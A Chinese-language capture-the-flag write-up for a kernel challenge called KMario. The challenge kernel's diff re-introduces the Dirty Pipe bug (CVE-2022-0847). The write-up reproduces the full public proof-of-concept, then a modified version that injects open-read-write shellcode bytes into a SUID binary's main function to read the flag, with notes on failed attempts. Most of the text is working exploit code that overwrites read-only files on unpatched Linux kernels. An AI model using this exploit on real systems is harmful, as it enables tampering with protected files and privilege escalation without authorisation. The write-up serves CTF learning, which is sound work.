
KMario
KMario
kernel题标准文件

其中kernel.diff里是
diff --git a/lib/iov_iter.c b/lib/iov_iter.c
index 0e0be334dbee..b57816dc6206 100644
--- a/lib/iov_iter.c
+++ b/lib/iov_iter.c
@@ -246,7 +246,7 @@ static size_t copy_page_to_iter_pipe(struct page *page, size_t offset, size_t by
 		return 0;

 	buf->ops = &page_cache_pipe_buf_ops;
-	buf->flags = 0;
+	// buf->flags = 0;
 	get_page(page);
 	buf->page = page;
 	buf->offset = offset;
@@ -410,7 +410,7 @@ static size_t push_pipe(struct iov_iter *i, size_t size,
 			break;

 		buf->ops = &default_pipe_buf_ops;
-		buf->flags = 0;
+		// buf->flags = 0;
 		buf->page = page;
 		buf->offset = 0;
 		buf->len = min_t(ssize_t, left, PAGE_SIZE);
百度了下是一个cve漏洞dirty pipe
附上链接:https://blog.csdn.net/weixin_39190897/article/details/123976036
里面的poc 脚本挺详细的,改改就能直接用
poc:
#define _GNU_SOURCE
#include <unistd.h>
#include <fcntl.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/stat.h>
#include <sys/user.h>

#ifndef PAGE_SIZE
#define PAGE_SIZE 4096
#endif

/**
 * Create a pipe where all "bufs" on the pipe_inode_info ring have the
 * PIPE_BUF_FLAG_CAN_MERGE flag set.
 */
static void prepare_pipe(int p[2])
{
	if (pipe(p)) abort();

	const unsigned pipe_size = fcntl(p[1], F_GETPIPE_SZ);
	static char buffer[4096];

	/* fill the pipe completely; each pipe_buffer will now have
	   the PIPE_BUF_FLAG_CAN_MERGE flag */
	for (unsigned r = pipe_size; r > 0;) {
		unsigned n = r > sizeof(buffer) ? sizeof(buffer) : r;
		write(p[1], buffer, n);
		r -= n;
	}

	/* drain the pipe, freeing all pipe_buffer instances (but
	   leaving the flags initialized) */
	for (unsigned r = pipe_size; r > 0;) {
		unsigned n = r > sizeof(buffer) ? sizeof(buffer) : r;
		read(p[0], buffer, n);
		r -= n;
	}

	/* the pipe is now empty, and if somebody adds a new
	   pipe_buffer without initializing its "flags", the buffer
	   will be mergeable */
}

int main(int argc, char **argv)
{
	if (argc != 4) {
		fprintf(stderr, "Usage: %s TARGETFILE OFFSET DATA\n", argv[0]);
		return EXIT_FAILURE;
	}

	/* dumb command-line argument parser */
	const char *const path = argv[1];
	loff_t offset = strtoul(argv[2], NULL, 0);
	const char *const data = argv[3];
	const size_t data_size = strlen(data);

	if (offset % PAGE_SIZE == 0) {
		fprintf(stderr, "Sorry, cannot start writing at a page boundary\n");
		return EXIT_FAILURE;
	}

	const loff_t next_page = (offset | (PAGE_SIZE - 1)) + 1;
	const loff_t end_offset = offset + (loff_t)data_size;
	if (end_offset > next_page) {
		fprintf(stderr, "Sorry, cannot write across a page boundary\n");
		return EXIT_FAILURE;
	}

	/* open the input file and validate the specified offset */
	const int fd = open(path, O_RDONLY); // yes, read-only! :-)
	if (fd < 0) {
		perror("open failed");
		return EXIT_FAILURE;
	}

	struct stat st;
	if (fstat(fd, &st)) {
		perror("stat failed");
		return EXIT_FAILURE;
	}

	if (offset > st.st_size) {
		fprintf(stderr, "Offset is not inside the file\n");
		return EXIT_FAILURE;
	}

	if (end_offset > st.st_size) {
		fprintf(stderr, "Sorry, cannot enlarge the file\n");
		return EXIT_FAILURE;
	}

	/* create the pipe with all flags initialized with
	   PIPE_BUF_FLAG_CAN_MERGE */
	int p[2];
	prepare_pipe(p);

	/* splice one byte from before the specified offset into the
	   pipe; this will add a reference to the page cache, but
	   since copy_page_to_iter_pipe() does not initialize the
	   "flags", PIPE_BUF_FLAG_CAN_MERGE is still set */
	--offset;
	ssize_t nbytes = splice(fd, &offset, p[1], NULL, 1, 0);
	if (nbytes < 0) {
		perror("splice failed");
		return EXIT_FAILURE;
	}
	if (nbytes == 0) {
		fprintf(stderr, "short splice\n");
		return EXIT_FAILURE;
	}

	/* the following write will not create a new pipe_buffer, but
	   will instead write into the page cache, because of the
	   PIPE_BUF_FLAG_CAN_MERGE flag */
	nbytes = write(p[1], data, data_size);
	if (nbytes < 0) {
		perror("write failed");
		return EXIT_FAILURE;
	}
	if ((size_t)nbytes < data_size) {
		fprintf(stderr, "short write\n");
		return EXIT_FAILURE;
	}

	printf("It worked!\n");
	return EXIT_SUCCESS;
}
大概就是由于pipe和splice的漏洞,可以实现任意文件写,但不能从0偏移或者超过文件大小的地方写。

rootfs解压出如下:(exp是我测试放进去的)

里面有个pwnmeplz的文件,保护如下:


ida检查后就是个puts字符串的文件,没啥功能
但是该文件有一个问题点它的权限是-r-sr-sr-x也就是有suid,它有最高权限
配合上面的cve漏洞,就有如下思路:
先利用exp启用漏洞,把汇编后的16进制机器码写入pwmmeplz的main函数,使得pwnmeplz变成一个执行我们shellcode的程序,然后执行pwnmeplz,此时我们的shellcode也就执行。
尝试1:
既然能任意文件写,那么就覆盖该程序为sh脚本直接cat flag呗
结果发现不行,这个漏洞不能改偏移地址为0的地方,也就是说我不能直接写#!/bin/sh在文件的头部,该方法失败
尝试2:
既然给的是elf文件,那我尝试直接覆盖main为shellcode呗。于是简单抄了个x64的直接exec(sh)的shellcode,发现报错
: applet not found
甚是迷惑,查了下是busybox的。查了很久也不知道exec("/bin/sh")为什么报这个错。查了很久资料又试了下exec("/bin/ash")发现直接段错误。于是又放弃
尝试3:
那我直接exec 去cat flag还不行吗
binascii.b2a_hex(asm(shellcraft.amd64.execve(path="/bin/cat", argv=["/bin/cat", "/flag"])))
好家伙,直接Permission denied。难道说exec开启的新进程权限又变回当前用户了吗,那通过bash,find等常规利用suid提权的程序又是怎么实现的呢???
尝试4:
那我直接读flag还不行吗
shellcode += shellcraft.open('/flag')
shellcode += shellcraft.read('rax','rsp',100)
shellcode += shellcraft.write(1,'rsp',100)
a = binascii.b2a_hex(asm(shellcode))
最后尝试4成功
利用poc向pwnmeplz写入ORW的shellcode机器码
魔改poc:
#define _GNU_SOURCE
#include <unistd.h>
#include <fcntl.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/stat.h>
#include <sys/user.h>

#ifndef PAGE_SIZE
#define PAGE_SIZE 4096
#endif

/**
 * Create a pipe where all "bufs" on the pipe_inode_info ring have the
 * PIPE_BUF_FLAG_CAN_MERGE flag set.
 */
static void prepare_pipe(int p[2])
{
	if (pipe(p)) abort();

	const unsigned pipe_size = fcntl(p[1], F_GETPIPE_SZ);
	static char buffer[4096];

	/* fill the pipe completely; each pipe_buffer will now have
	   the PIPE_BUF_FLAG_CAN_MERGE flag */
	for (unsigned r = pipe_size; r > 0;) {
		unsigned n = r > sizeof(buffer) ? sizeof(buffer) : r;
		write(p[1], buffer, n);
		r -= n;
	}

	/* drain the pipe, freeing all pipe_buffer instances (but
	   leaving the flags initialized) */
	for (unsigned r = pipe_size; r > 0;) {
		unsigned n = r > sizeof(buffer) ? sizeof(buffer) : r;
		read(p[0], buffer, n);
		r -= n;
	}

	/* the pipe is now empty, and if somebody adds a new
	   pipe_buffer without initializing its "flags", the buffer
	   will be mergeable */
}

int main(int argc, char **argv)
{
	// if (argc != 4) {
	// 	fprintf(stderr, "Usage: %s TARGETFILE OFFSET DATA\n", argv[0]);
	// 	return EXIT_FAILURE;
	// }

	/* dumb command-line argument parser */
	const char *const path = "/pwnmeplz";
	loff_t offset = 0x63E;
	const char *const data = "\x48\xb8\x01\x01\x01\x01\x01\x01\x01\x01\x50\x48\xb8\x2e\x67\x6d\x60\x66\x01\x01\x01\x48\x31\x04\x24\x48\x89\xe7\x31\xd2\x31\xf6\x6a\x02\x58\x0f\x05\x31\xc0\x6a\x03\x5f\x6a\x64\x5a\x48\x89\xe6\x0f\x05\x6a\x01\x5f\x6a\x64\x5a\x48\x89\xe6\x6a\x01\x58\x0f\x05";
	const size_t data_size = 64;

	if (offset % PAGE_SIZE == 0) {
		fprintf(stderr, "Sorry, cannot start writing at a page boundary\n");
		return EXIT_FAILURE;
	}

	const loff_t next_page = (offset | (PAGE_SIZE - 1)) + 1;
	const loff_t end_offset = offset + (loff_t)data_size;
	if (end_offset > next_page) {
		fprintf(stderr, "Sorry, cannot write across a page boundary\n");
		return EXIT_FAILURE;
	}

	/* open the input file and validate the specified offset */
	const int fd = open(path, O_RDONLY); // yes, read-only! :-)
	if (fd < 0) {
		perror("open failed");
		return EXIT_FAILURE;
	}

	struct stat st;
	if (fstat(fd, &st)) {
		perror("stat failed");
		return EXIT_FAILURE;
	}

	if (offset > st.st_size) {
		fprintf(stderr, "Offset is not inside the file\n");
		return EXIT_FAILURE;
	}

	if (end_offset > st.st_size) {
		fprintf(stderr, "Sorry, cannot enlarge the file\n");
		return EXIT_FAILURE;
	}

	/* create the pipe with all flags initialized with
	   PIPE_BUF_FLAG_CAN_MERGE */
	int p[2];
	prepare_pipe(p);

	/* splice one byte from before the specified offset into the
	   pipe; this will add a reference to the page cache, but
	   since copy_page_to_iter_pipe() does not initialize the
	   "flags", PIPE_BUF_FLAG_CAN_MERGE is still set */
	--offset;
	ssize_t nbytes = splice(fd, &offset, p[1], NULL, 1, 0);
	if (nbytes < 0) {
		perror("splice failed");
		return EXIT_FAILURE;
	}
	if (nbytes == 0) {
		fprintf(stderr, "short splice\n");
		return EXIT_FAILURE;
	}

	/* the following write will not create a new pipe_buffer, but
	   will instead write into the page cache, because of the
	   PIPE_BUF_FLAG_CAN_MERGE flag */
	nbytes = write(p[1], data, data_size);
	if (nbytes < 0) {
		perror("write failed");
		return EXIT_FAILURE;
	}
	if ((size_t)nbytes < data_size) {
		fprintf(stderr, "short write\n");
		return EXIT_FAILURE;
	}

	printf("It worked!\n");
	return EXIT_SUCCESS;
}

 浙公网安备 33010602011771号